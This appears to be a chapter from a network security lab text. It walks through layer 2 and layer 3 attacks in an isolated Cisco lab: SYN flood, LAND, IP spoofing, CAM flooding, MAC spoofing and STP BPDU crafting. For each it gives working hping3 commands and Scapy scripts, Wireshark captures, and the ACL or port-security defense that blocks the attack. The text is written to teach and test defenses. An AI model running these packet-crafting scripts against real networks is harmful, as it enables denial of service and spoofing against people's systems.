5.1.1 Procedure

- Connect the routers using suitable cables.
- Connect the LAN interfaces of the routers to the appropriate switches.
- Connect the PCs to the switches.
- Configure the IP addresses for the PCs and the routers as detailed.
- After successful configuration, the PCs should be able to ping each other.

Note: The configuration for the 1800 series routers and 2600 series is different as the interfaces vary and so does the Cisco OS. The following steps explain a basic router configuration.

Router Configuration Outline

```
Router>enable                # Go to the enable mode on the router
Router#configure terminal     # Go to config mode
Router(config)#hostname R1    # Configures the hostname as R1
R1(config)#interface fastEthernet 0/1 # Go To the LAN interface of the router
R1(config-if)#IP address 192.168.1.1 255.255.255.0 # Configures the IP address
and subnet mask
R1(config-if)#no shutdown # Enable the interface
R1(config-if)#exit # Exit from interface mode
R1(config)#interface serial 0/0 # Go to the serial interface of the router
R1(config-if)#IP address 10.0.0.1 255.0.0.0 # Configures the IP address of the
interface
R1(config-if)#clock rate 64000 # Configures the clock rate as this is the DCE end.
R1(config-if)#no shutdown # Enable the interface
R1(config-if)#exit # Exits from the mode
R1(config)#IP route 192.168.2.0 255.255.255.0 10.0.0.2 # Configures a static
route for reaching the 192.168.2.0 network from the 192.168.1.0 network.
```

Also, for routers to enable and assign BGP and its peers, the following needs to be configured.

```
R1#conf t
R1(config)#router bgp AS-num
R1(config-if)#neighbor *.*,*.*,*.*,*.* remote-as AS-num
R1(config-if)#network *.*.*.*,*.*.*
```

PC Configuration

The TCP/IP adapter of the Linux and Windows PCs are configured as shown in the topology, with an IP address, subnet mask and default gateway. These are configured accordingly based on the operating system as it is completely different.

In a Windows PC, TCP/IP network adapter is configured directly from the control panels listing. Whereas in a Linux based machine the configuration of IP address is done with the following command in the terminal, followed by editing the script.

\$ sudo nano /etc/network/interfaces

5.1.2 Tools and Services on PCs

This section lists down the various tools and frameworks that are deployed operating systems to conduct the experimentation.

Ubuntu

- Hping
- Scapy
- Python

Kali Linux

- Nessus
- Maltego
- Dradis
- Metasploit

Windows XP

- Hyper terminal
- Wireshark
- Tftpd 32 server
- .Net framework
- Mssql
- SSMS

Windows 2008 Server

- Active Directory Domain Services
- DHCP Server
- DNS Server
- File Services
- Web Server (IIS)

Windows 2003 Server

- Active Directory Domain Services
- DHCP Server
- DNS Server
- File Services
- Web Server (IIS)

5.2 Network Penetration Testing

This is the back end study of a network that involves analysis of routers and switches and their vulnerabilities. This study understands the penetration testing methodology for testing different types of layer 2 and layer 3 attacks and vulnerabilities on a network using packet generation and crafting tools like Hping, Scapy, and python. The anatomy of different types of layer 3 attacks like TCP Syn flood, Land attack, IP Spoofing and layer 2 attacks like cam-flooding, mac-spoofing and STP based attacks are understood. The code/script that is required to generate the attacks with the appropriate tools is analyzed. Security features like ACL, port-security, STP BPDU Guard and configuration required to defend against the attacks are verified. A lab infrastructure is set with Cisco routers and switches, where the WAN network environment is simulated using T1 and DTE-DCE cables on Cisco routers and with multiple LAN networks. One LAN network would be used for generating the attacks, and the other WAN network would be used to analyze the anatomy of the attacks using packet analyzers like Wireshark and router/switch console outputs.

5.2.1 Layer 3 Assessment

In this section, we provide a detailed description of attacks that are possible over a Layer 3 routing network along with the defense mechanisms. The whole assessment is in reference to Figure 5.2 topology.

i) TCP Syn Flood Attack

The following code is executed from the Ubuntu system, using hping3 on the command line. The code would simulate a TCP Syn flood behavior, to the web server (IIS), which is set and configured on the Windows XP system. Wireshark on Windows XP is started for analyzing the packets that are sent using the code displayed in Figure 5.5.


A terminal window with a dark background and light-colored text. The prompt is 'desktop:~\$' followed by the command 'sudo hping3 -p 80 -S -c 10 192.168.2.2'.

Figure 5.5: TCP Syn Flood Attack Script

Code explanation is as follows,

- Sudo starts hping3 with admin privileges.
- -p 80 crafts the TCP segment with the destination port as 80, as a web server (IIS) runs on port 80 in Windows XP.
- -S sets the syn flag in the TCP header. This is for crafting the TCP SYN segment.
- -c 10 sets the count as 10. The crafted TCP SYN segment would be sent ten times to the destination that is 192.168.2.2. This can be specified as per requirement.
- 192.168.2.2 Specifies the destination or the target, which is 192.168.2.2, the Windows XP system.

In Figure 5.6, the first frame (No 89) shows the first TCP SYN segment, which is sent. It can be observed that the SYN bit is set with the source IP address as 192.168.1.2 and destination IP address as 192.168.2.2. The second frame (No 90) corresponds to the TCP SYN/ACK segment which is sent from the IIS server to the TCP SYN segment. This is the second stage of the TCP three way handshake. It can be observed that the goal of the attack is to keep half open connections of TCP, and not complete the three way handshake thus attempting to exhaust the maximum number of TCP connections allowed on the server.

Filter:	tcp	Expression...	Clear	Apply		
No.	Time	Source	Destination	Protocol	Length	Info
89	53.502372	192.168.1.2	192.168.2.2	TCP	60	ssmc > http [SYN] Seq=44783865 win=512 Len=0
90	53.502413	192.168.2.2	192.168.1.2	TCP	58	http > ssmc [SYN, ACK] Seq=2840841502 Ack=44783866 win=65535 Len=0 MSS=1460
91	53.516593	192.168.1.2	192.168.2.2	TCP	60	ssmc > http [RST] Seq=44783866 win=0 Len=0
94	54.502504	192.168.1.2	192.168.2.2	TCP	60	radware-rpm > http [SYN] Seq=1929827914 win=512 Len=0
95	54.502544	192.168.2.2	192.168.1.2	TCP	58	http > radware-rpm [SYN, ACK] Seq=4246641756 Ack=1929827915 win=65535 Len=0 MSS=1460
96	54.516724	192.168.1.2	192.168.2.2	TCP	60	radware-rpm > http [RST] Seq=1929827915 win=0 Len=0
97	55.502637	192.168.1.2	192.168.2.2	TCP	60	radware-rpm-s > http [SYN] Seq=1983790366 win=512 Len=0
98	55.502679	192.168.2.2	192.168.1.2	TCP	58	http > radware-rpm-s [SYN, ACK] Seq=3948266058 Ack=1983790367 win=65535 Len=0 MSS=1460
99	55.516858	192.168.1.2	192.168.2.2	TCP	60	radware-rpm-s > http [RST] Seq=1983790367 win=0 Len=0
101	56.502591	192.168.1.2	192.168.2.2	TCP	60	tivoconnect > http [SYN] Seq=1019447510 win=512 Len=0
102	56.502632	192.168.2.2	192.168.1.2	TCP	58	http > tivoconnect [SYN, ACK] Seq=2647500323 Ack=1019447511 win=65535 Len=0 MSS=1460
103	56.516811	192.168.1.2	192.168.2.2	TCP	60	tivoconnect > http [RST] Seq=1019447511 win=0 Len=0
104	57.502813	192.168.1.2	192.168.2.2	TCP	60	tvbus > http [SYN] Seq=857621349 win=512 Len=0
105	57.502853	192.168.2.2	192.168.1.2	TCP	58	http > tvbus [SYN, ACK] Seq=2007554561 Ack=857621350 win=65535 Len=0 MSS=1460
106	57.517034	192.168.1.2	192.168.2.2	TCP	60	tvbus > http [RST] Seq=857621350 win=0 Len=0
109	58.502869	192.168.1.2	192.168.2.2	TCP	60	asdis > http [SYN] Seq=858411040 win=512 Len=0
110	58.502910	192.168.2.2	192.168.1.2	TCP	58	http > asdis [SYN, ACK] Seq=4035844758 Ack=858411041 win=65535 Len=0 MSS=1460
111	58.517002	192.168.1.2	192.168.2.2	TCP	60	asdis > http [RST] Seq=858411041 win=0 Len=0
112	59.502915	192.168.1.2	192.168.2.2	TCP	60	drwcs > http [SYN] Seq=1949602689 win=512 Len=0
113	59.502956	192.168.2.2	192.168.1.2	TCP	58	http > drwcs [SYN, ACK] Seq=1409260183 Ack=1949602690 win=65535 Len=0 MSS=1460
114	59.517048	192.168.1.2	192.168.2.2	TCP	60	drwcs > http [RST] Seq=1949602690 win=0 Len=0
117	60.503135	192.168.1.2	192.168.2.2	TCP	60	2194 > http [SYN] Seq=113687577 win=512 Len=0
118	60.503175	192.168.2.2	192.168.1.2	TCP	58	http > 2194 [SYN, ACK] Seq=3867512836 Ack=113687578 win=65535 Len=0 MSS=1460
119	60.517268	192.168.1.2	192.168.2.2	TCP	60	2194 > http [RST] Seq=113687578 win=0 Len=0

Figure 5.6: Wireshark Analysis on the Victim

Note: The Wireshark capture also shows TCP [RST]. This is not part of the TCP Syn flood attack. This is sent from the Ubuntu system, as there is no valid TCP ACK, which is required to complete the three way handshake.

Defense

Wireshark analysis provides knowledge of the attacker's IP address. An access control list is configured on the R2 router, which would block packets originating from the source,

192.168.1.2, on the serial interface of the router. This makes the attacker IP address malicious. The details of the configuration are provided below.


R2 (Configuration)

```
R2(config)#access-list 10 deny 192.168.1.2
R2(config)#access-list 10 permit any
R2(config)#interface serial 0/0
R2(config-if)#IP access-group 10 in
```

The first line from the configuration creates a standard access list, with the number 10, which denies IP traffic with the source address 192.168.1.2, which is the attacker's address. The second line allows all other traffic in the access list. This is followed by applying an access list on the serial interface as inbound.

Verification

Once the ACL is configured, an attempt to attack fails as the packets being filtered as shown in Figure 5.7 below. The ACL does not allow incoming traffic with the source IP as 192.168.1.2. Analysis by Wireshark will also indicate the TCP packets not reaching the server.

A terminal window with a dark background and light-colored text. The first line shows a command: 'HPING 192.168.2.2 (eth0 192.168.2.2):'. This is followed by ten lines of output, each stating 'ICMP Packet filtered from ip=10.0.0.2'.

```
HPING 192.168.2.2 (eth0 192.168.2.2):
ICMP Packet filtered from ip=10.0.0.2
ICMP Packet filtered from ip=10.0.0.2
ICMP Packet filtered from ip=10.0.0.2
ICMP Packet filtered from ip=10.0.0.2
ICMP Packet filtered from ip=10.0.0.2
ICMP Packet filtered from ip=10.0.0.2
ICMP Packet filtered from ip=10.0.0.2
ICMP Packet filtered from ip=10.0.0.2
ICMP Packet filtered from ip=10.0.0.2
ICMP Packet filtered from ip=10.0.0.2
```

Figure 5.7: Output Indicating Defense to TCP Syn Attack.

TCP Syn flood can also be sent using a DDOS model, where the TCP SYN segments are sent from multiple systems. As the source IP addresses change randomly, appropriate security

features would be required to mitigate the attack. The TCP intercept feature can be used for this purpose. This is available by default on the Cisco router.

ii) Land Attack

A python file, landattack.py is created on the Ubuntu system and the code in Figure 5.8 is populated into the file.

```
from scapy.all import*
ip = IP()
dstip = raw_input ('\n Enter the destination IP address : ')
ip.dst = dstip
ip.src = dstip
tcp = TCP()
tcp.dport = 80
tcp.sport=1000
tcp.flags = 'S'
send(ip/tcp)
print '\n Packet Sent.'
```

Figure 5.8: Python Code for LAND Attack

The code imports Scapy into the python file creating an IP object of type IP() for the purpose of creating an IP header. With the target and source IP addresses being the destination IP address, a TCP object of type TCP() is created, followed by mapping the destination port in the TCP header as port 80 and the source port as 1000 (any random port number can be used). The 9th line sets the SYN bit in the TCP header followed sending the IP packet with the TCP header. Since the code is saved in a file with python extension, the execution is done as follows.

sudo python LANDATTACK.py

The execution of the python file is performed after the Wireshark is powered up in the target machine to notice the received packets.

Figure 5.9 shows the packet, which was generated using the code. It clearly indicates that the source and destination IP addresses in the IP header are the same as the target's own IP address. Also, TCP header is on destination port 80.




Figure 5.9: Wireshark Analysis of LAND Attack

Defense

Packets that have the source and destination IP addresses same as the value of the destination IP address indicate a land attack. For defending against an attack, an ACL can be configured on the router, which would deny packets with source and destination as the target's IP address. The below configuration shows how ACL can be used on a Cisco router to defend against a land attack on the Windows XP system.

R2 (Configuration)

```
R2(config)#access-list 300 deny IP host 192.168.2.2 host 192.168.2.2
R2(config)#access-list 300 permit IP any any
R2(config)#interface serial 0/0
R2(config-if)#IP access-group 300 in
```

Verification

The code for land attack is generated after the ACL is set and configured. It can be observed that the packet does not reach the server. The below screenshot shows the message from the router (10.0.0.2) to the host 192.168.2.2 stating that the packet has been administratively filtered. This can be observed on the Wireshark setup on Windows XP; Figure 5.10 indicates the same.




Figure 5.10: Filtered Packet during Defense

iii) IP Spoofing Attack

A python file, ipspoof.py is created on the Ubuntu system, and the code in Figure 5.11 is populated into the file.

The code imports Scapy into the python file creating an IP object of type IP () for the purpose of creating an IP header. The destination IP address is fed as input from the user and then mapped to the IP header.

```

from scapy.all import*

ip = IP()

dest = raw_input('\n Enter the destination IP : ')

ip.dst = dest
ip.src = '172.16.0.1'

ping = ICMP()

ping.code = 0
ping.type = 8

send(ip/ping)

print '\n Packet Sent.'
~
~

```

Figure 5.11: Python Code for IP Spoofing Attack

The source IP address in the IP header is the spoofed IP address, which is 172.16.0.1, with the object of type ICMP(). The value of the ICMP header is set to 0 and the type value in the ICMP header as 8. Since the code is saved in a file with python extension, the execution follows.

sudo python IPspoof.py

Figure 5.12 shows the source IP address in the IP packet is spoofed with the IP address 172.16.0.1, when received on the destination, which is Windows XP.

No.	Time	Source	Destination	Protocol	Length	Info
15	14.424399	172.16.0.1	192.168.2.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=62

```

<
+ Frame 15: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
+ Ethernet II, Src: Cisco_39:08:e1 (00:0f:24:39:08:e1), Dst: 00:aa:ff:32:12:55 (00:aa:ff:32:12:55)
+ Internet Protocol Version 4, Src: 172.16.0.1 (172.16.0.1), Dst: 192.168.2.2 (192.168.2.2)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
  Total Length: 28
  Identification: 0x0001 (1)
  Flags: 0x00
  Fragment offset: 0
  Time to live: 62
  Protocol: ICMP (1)
  Header checksum: 0x0e25 [correct]
  Source: 172.16.0.1 (172.16.0.1)
  Destination: 192.168.2.2 (192.168.2.2)
+ Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0xf7ff [correct]
  ...

```

Figure 5.12: Wireshark Analysis of IP Spoofing Attack

Defense

An access control list is configured on the R2 router, which would block packets originating from the source, 172.16.0.1, on the serial interface of the router. The details of the configuration are provided below.

R2 (Configuration)

```
R2(config)#access-list 10 deny 172.16.0.1
R2(config)#access-list 10 permit any
R2(config)#interface serial 0/0
R2(config-if)#IP access-group 10 in
```

Verification

The code for IP Spoofing attack is generated after the ACL is setup and configured. The packet does not reach the server.

Typically in a real time environment, ACLs are used to mitigate IP Spoofing attacks. Border routers are configured to block IP packets originating from the Internet with private IP addresses as source. The block of IP addresses is available in RFC 1918.

5.2.2 Layer 2 Assessment

We next modified the network as follows, shift the Ubuntu system to the network on which the IIS server is configured. Configure the IP address of the system with the IP address, 192.168.2.3. Install nmap on the system. This assessment is completely in reference to the topology indicated in Figure 5.3.

IP and Port Scanning: PC3 is configured with the IP address, 192.168.2.3. To identify the IP addresses for the devices configured on the network and corresponding applications that are residing on the respective systems, nmap tool is used. The tool is set and configured on PC3. The

command `nmap -PR 192.168.2.0/24`, which is also known as the ARP ping scan, is used for the purpose. The command execution gives the output, as shown in Figure 5.13.

```
Nmap scan report for 192.168.2.1
Host is up (0.0040s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
MAC Address: 00:0D:28:43:52:61 (Cisco Systems)

Nmap scan report for 192.168.2.2
Host is up (0.00034s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1026/tcp  open  LSA-or-nterm
1723/tcp  open  pptp
2869/tcp  open  iclslap
3389/tcp  open  ms-wbt-server
5800/tcp  open  vnc-http
5900/tcp  open  vnc
MAC Address: 00:AA:FF:32:12:55 (Unknown)

Nmap scan report for 192.168.2.3
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.2.3 are closed
```

Figure 5.13: Nmap Scan Indicating the Active Hosts

The scan has identified the IP addresses of the systems, which are currently on the network, which are 192.168.2.1, 192.168.2.2 and 192.168.2.3, along with the respective mac-addresses and port numbers. The port number, TCP port 80 on the system, 192.168.2.2, provides information that a web server is set up and installed on it.

i) Cam Flooding Attack

A python file, `camflood.py` is created on the Ubuntu system and the code in Figure 5.14 is populated into the file. The code generates a cam flooding attack by sending an ARP request packet with random mac-addresses in a loop. Ubuntu system is connected to port '4' on the switch in the test.


```

from scapy.all import *
ether=Ether()
ether.src=RandMAC()
ether.dst='FF:FF:FF:FF:FF:FF'
arp=ARP()
arp.pdst='192.168.2.1'
srploop(ether/arp)

```

Figure 5.14: Python Code for Cam Flooding Attack

The code imports the Scapy module, creates an Ethernet object of type Ethernet and then maps the source mac-address of the Ethernet header as Random mac-addresses. This is used every time a packet is sent as the source mac-address is to be changed for generating a cam flood attack. This creates the destination mac-address in the Ethernet header as broadcast ram mac for the ARP request packet. Further, this maps the destination IP address in the ARP header as the IP address of the router and then sends a packet in a loop, which would send ARP request packets to the router. Since the code is saved in a file with python extension, the execution is done as follows. Figure 5.15 indicates the outcome.

sudo python camflood.py


No.	Time	Source	Destination	Protocol	Length	Info
5	1.997341000	c8:44:d4:8b:3d:43	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
9	2.994632000	b5:f3:05:af:7f:00	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
16	5.012417000	60:93:b2:45:87:03	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
20	6.004948000	07:c2:ee:30:9f:21	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
26	8.030280000	de:04:70:8f:de:bd	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
32	9.014856000	b5:7a:bb:3d:23:88	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
42	11.050220000	01:fd:b3:f8:01:1d	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
48	13.072919000	42:35:7c:c5:92:73	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
59	14.061424000	50:35:a8:b8:3a:eb	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
63	15.062496000	48:38:50:11:3d:ac	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
69	16.063653000	b8:c4:a2:d5:ae:8e	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3
75	17.085414000	50:e4:0e:f8:9b:24	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.2.3

▶ Frame 5: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▶ Ethernet II, Src: c8:44:d4:8b:3d:43 (c8:44:d4:8b:3d:43), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▶ Address Resolution Protocol (request)

Figure 5.15: Wireshark Analysis of Cam Flooding

After the code is executed, the following command on the console of the switch generates an output as in Figure 5.16.

Switch#show mac-address-table



1	00e0.1c3c.22b4	DYNAMIC	Fa0/4
1	1890.9680.77c0	DYNAMIC	Fa0/4
1	282c.2b4e.5a6a	DYNAMIC	Fa0/4
1	2a13.7483.c2c8	DYNAMIC	Fa0/4
1	2cd3.0440.c8c3	DYNAMIC	Fa0/4
1	567e.c70c.ea7b	DYNAMIC	Fa0/4
1	6c62.b321.b32e	DYNAMIC	Fa0/4
1	7884.3c01.90af	DYNAMIC	Fa0/3
1	8a72.68bc.d324	DYNAMIC	Fa0/4
1	96f2.b613.alc6	DYNAMIC	Fa0/4
1	9af7.ff03.3418	DYNAMIC	Fa0/4
1	9e95.3ed1.4326	DYNAMIC	Fa0/4
1	a84f.6f6f.fc59	DYNAMIC	Fa0/4
1	c03c.2f28.ab2f	DYNAMIC	Fa0/4
1	c4f6.3dc5.0a13	DYNAMIC	Fa0/4
1	ca34.a7b3.03a2	DYNAMIC	Fa0/4
1	cecc.eda5.4681	DYNAMIC	Fa0/4
1	d62d.7bff.f777	DYNAMIC	Fa0/4
1	eab6.9bd9.1415	DYNAMIC	Fa0/4
1	f8fc.b257.3981	DYNAMIC	Fa0/4
1	fa69.bc36.51ae	DYNAMIC	Fa0/4

Figure 5.16: Cam Flooding on the Switch Console

Figure 5.16 shows that port 0/4, on which the code is executed, is filled up with random mac-addresses, as in a cam flood attack.

Defense

In a cam flood attack, the goal of the attacker is to fill up the with mac-address table of the switch with random mac-addresses. To prevent an attack, the port-security feature, which is available on the switch can be used. The port-security feature would be configured to limit the allowed mac-addresses on a switch port as 1. As only one PC would be connected to a switch port in a typical scenario, only one mac-address is required. This would prevent an attacker to send numerous mac-addresses through one port. The configuration is shown below.

```
Switch(config)# interface fastEthernet 0/4
Switch(config-if)#switchport mode access
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security maximum 1
Switch(config-if)#switchport port-security violation restrict.
```

Verification

To verify, the command *clear mac-address-table dynamic* on the switch port will result in violation and restriction for the numerous mac addresses on the switch port.

ii) Mac Spoofing Attack.

A python file, *macspoofer.py* is created on the Ubuntu system and the code in Figure 5.17 is populated into the file.

```
from scapy.all import *
ether=Ether()
ether.src='00:1b:78:ab:9f:90'
ether.dst='ff:ff:ff:ff:ff:ff'
arp=ARP()
arp.pdst='192.168.2.1'
sendp(ether/arp)
```

Figure 5.17: Mac Spoofing Code

The code upon execution, an ARP packet with a spoofed source address is sent to target switch. Since the code is saved in a file with python extension, the execution follows. Figure 5.18 indicates the outcome.

sudo python macspoofer.py

No.	Time	Source	Destination	Protocol	Length	Info
13	9.759862000	Hewlett- ab:9f:90	Broadcast	ARP	42	Who has 192.168.2.1? Tell 192.168.1.2
Frame 13: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0						
Ethernet II, Src: Hewlett- ab:9f:90 (00:1b:78:ab:9f:90), Dst: Broadcast (ff:ff:ff:ff:ff:ff)						
Destination: Broadcast (ff:ff:ff:ff:ff:ff)						
Source: Hewlett- ab:9f:90 (00:1b:78:ab:9f:90)						
Type: ARP (0x0806)						
Address Resolution Protocol (request)						
Hardware type: Ethernet (1)						
Protocol type: IP (0x0800)						
Hardware size: 6						
Protocol size: 4						
Opcode: request (1)						
Sender MAC address: Cradlepo_3c:22:b4 (00:e0:1c:3c:22:b4)						
Sender IP address: 192.168.1.2 (192.168.1.2)						
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)						
Target IP address: 192.168.2.1 (192.168.2.1)						

Figure 5.18: Wireshark Analysis for Mac Spoofing

It can be observed that, the source mac-address in the Ethernet header is a spoofed mac-address (00:1b:78: ab: 9f:90).

Defense

The mac spoofing attack aims to send packets with spoofed mac-addresses. For prevention, the port-security feature, which is available on the switch, can be used. The port-security feature would be configured with the value of the allowed mac-address. This would typically be the mac-address of the PC, which is connected to a specific port number. The existing configuration on port 4 of the switch is removed before the configuration is performed.

```
Switch(config)# interface fastEthernet 0/4
Switch(config-if)#switchport mode access
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security 00e0.1c3c.22b4
Switch(config-if)#switchport port-security violation shutdown.
```

Verification

For verification, open the switch console, and the following messages would be displayed on the switch port. Also, it can be observed that the port progresses to shutdown state after the spoofed mac-address is received on a specific port. Figure 5.19 indicates the same.

```
Switch(config-if)#
00:36:11: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address 001b.78ab.9f90 on
port Fa0/4.
00:36:11: %PM-4-ERR_DISABLE: psecure-violation error detected on Fa0/4, putting Fa0/4 in err-disable state
```

Figure 5.19: Indicating Security Violation

iii) STP Attack

A python file is created using the command via stpcrafter.py on the Ubuntu system and the code in Figure 5.20 is populated into the file.

```

from scapy.all import *
ether=Ether()
ether.src='00:e0:1c:3c:22:b4'
ether.dst='01:80:c2:00:00:00'
llc=LLC()
stp=STP()
stp.proto=0
stp.version=0
stp.bpdulflags=0
stp.rootid=31000
stp.rootmac='00:1c:65:af:9f:09'
stp.pathcost=0
stp.bridgeid=31000
stp.bridgemac='00:1c:65:af:9f:09'
stp.portid=10
stp.age=1
stp.maxage=20
stp.hellotime=2
stp.hellotime=2
stp.fwdelay=15
srploop(ether/llc/stp)

```

Figure 5.20: STP Attack Python Code

The code generates STP packets. The 4th line configures the destination mac-address of the Ethernet frame with the multicast address for spanning tree protocol, which is 01:80: C2:00:00:00. An object is created of type llc, as spanning tree protocols require an LLC header. Also creates an object of type STP for creating the STP BPDU packet. A prototype is configured as type 0, for IEEE 802.1d. STP version, bpdulflags, rootid, rootmac, pathcost, bridgeid, bridgemac and portid are all specified. Since the code is saved in a file with python extension, the execution follows. Figure 5.21 displays the outcome.

sudo python stpcrafter.py

Filter: stp Expression... Clear Apply Save						
o.	Time	Source	Destination	Protocol	Length	Info
17	23.85456800	Cradlepo_3c:22:b4	Spanning-tree-(for-br:STP	52	Conf.	Root = 28672/2328/00:1c:65:af:9f:09 Cost = 0 Port = 0x000a
